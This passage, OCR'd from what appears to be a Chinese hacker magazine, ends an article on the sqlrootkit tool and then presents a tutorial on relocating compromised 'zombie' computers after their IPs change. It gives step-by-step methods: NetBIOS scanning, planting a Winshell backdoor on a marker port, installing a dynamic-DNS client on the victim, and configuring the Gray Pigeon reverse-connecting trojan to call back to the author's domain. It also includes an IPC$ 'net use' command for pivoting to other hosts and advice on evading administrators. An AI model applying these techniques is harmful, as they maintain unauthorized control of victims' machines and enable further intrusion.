
四、注意问题

1. 使用该程序查看文件格式，一定要用 **dir c:\ 文件夹** 来查看；

2. 一定要获得漏洞主机的 sql server 帐号、admin 权限 ID 和密码才可使用；

3. Sqlrootkit 不仅可执行以上我提到的命令，也可当跳板使用。可以 telnet 其他肉鸡，也可使用 **net use \\ip\ipc$ "username" /user:"password"** 来连接其他主机。

（注：本文中的 sqlrootkit 在光盘中有收录）



肉鸡追踪术

雪莲逢

肉鸡踪迹全无的事情相信大家都遇到过，除开后门被发现导致肉鸡重新安装操作系统或被别人夺走的可能外，最有可能的就是肉鸡的 IP 地址不稳定。笔者也有一批肉鸡，2M 光纤的线路速度飞快，这样的肉鸡应该是不错的。但这批肉鸡有个怪毛病，他们会突然在某天玩一个“乾坤大挪移”，一时间 IP 全换（还好我的肉鸡的 IP 再怎么换都在一个固定的 IP 段里）。

在第 N 次头痛后，笔者总结出了肉鸡追踪术，在以后的日子里笔者应用此术追踪肉鸡，屡获成功！现在，我就把此术介绍给大家。

一、Server Name 篇

中心思想： 利用 NET-BIOS 特性取得对方服务器名，从而判断是否为丢失的肉鸡。

使用工具： 月光搜索－追捕版

操作平台： Win9X

在全球每个地区都会使用一个范围的 IP，在一个地区内又会更加详细的划分 IP 使用范围。说简单点，就是一个城市使用的 IP 范围就那么多，肉鸡 IP 再怎么变动只能在这个范围内。好了，现在我们开始！

控制住肉鸡后，记住他的用户名以及组名。在这里我记录下的用户名是：foxfish，组名是：thr-color。在后来的日子里使用月光搜索－追捕版扫描肉鸡所在 IP 范围（图 1）。




图 1

看见了吗！始终找得到他。

缺点： 此方法非常简单，但需对方开放 139 端口。并要熟悉 IP 分配的范围。

二、端口篇

中心思想： 利用扫描特定的端口，从而判断是否为丢失的肉鸡。

使用工具： SuperScan

操作平台： Win9X/Win2000/WinXP

PC 的端口范围是 1~65535，除去常用的的一些端口外，还有将近上万个端口可自己定义，下面我们来谈谈如何打开特定的标志端口。

CMD 下面可使用 Winshell 来安装后门，后门端口可在配置过程中自定义。这里，在 Winshell 的配置过程中我定义端口 2048（图 2）。




图 2

上传肉鸡运行后，使用 SuperScancn 扫描 2048 端口，结果如图 3。




图 3

在图形界面下，你可使用现有的服务来开端口。以 WEB 服务为例，你可新建一个站点，将端口设置为特定的标志端口，在

Win2000 Server上依次执行：开始→程序→管理工具→计算机管理→服务和应用程序→Internet信息服务→默认的web站点→鼠标右键→新建站点→下一步→说明（随便输入）→下一步→这里输入端口（图4）。




图 4

然后根据提示继续下一步，直到完成即可。

当然你也可使用Winshell来打开特定的标志端口！我们的最终目的只有一个，就是要打开一个不是普遍使用的端口来做我们的标志端口。从而识别我们的肉鸡。

缺点： 细心的管理员会发现开启了陌生的端口。

三、域名篇

中心思想： 利用动态主机的域名注册，快速定位肉鸡目前的IP。

使用工具： CN99QDNS

操作平台： Win9X/Win2000/WinXP

登陆网站www.3322.org，按提示注册成功后登陆管理页面。选择“动态域名→新建→根据提示创建一个新的动态域名”。我创建了一个XUELP.3322.ORG的域名(图5)。




图 5




图 6

在http://www.3322.org/dyndnspage/setup.zip处下载域名的客户端SETUP.ZIP（光盘中也有收录），并保存在肉鸡上（肉鸡应能在图形界面下操作）。解开SETUP.ZIP，双击SETUP.EXE文件，一路确定默认安装好客户端。

从“开始→程序→CN99QDNS→SN99QDNS”运行客户端设置程序（图6）。

在管理账号页面中的域名处填入刚申请的域名：XUELP.3322.ORG，在用户名和密码处填入注册的用户名和密码。填写完毕后，点“增加”将配置添加到已注册账号中去（图7）。




图 7

再进入参数设置页面，将“启动断线侦测”选上（这里我选择10分钟侦测一次），如图8。

一切设置完后，点“确定”就可以了。以后不管肉鸡的IP怎么变，通过PING域名XUELP.3322.ORG就可找到肉机的IP了。哪怕肉鸡中途掉线，10分钟后我们就可找到他新的IP。




图 8

缺点： 在桌面右下角的系统托盘中会出现一个红色的心型图标，很熬眼，管理员很有可能发现。

四、木马篇

中心思想： 利用反弹型木马连接本地机器，从而确定肉鸡目前的IP。

使用工具： 灰鸽子

操作平台： Win9X/Win2000/WinXP

谁说木马没什么用？用木马来定位肉鸡效果确实不错。像网络神偷、灰鸽子等木马就有这个功能，这里我们就用灰鸽子来做说明吧！

首先按域名篇的过程申请一个动态域名，并安装在自己的机器上。下载一个灰鸽子，运行H_Client.exe，然后进入配置服务程序页面。在连接类型栏选择自动上线型（这里我们还是以域名XUELP.3322.ORG为例），在DNS域名解析里填入XUELP.3322.ORG。其余的全部默认，点击“生成服务器”按钮生成服务端程序（图9）。

上传生成的服务端程序到肉鸡并运行，等了不一会儿，肉鸡就自动来报道了（图10）。

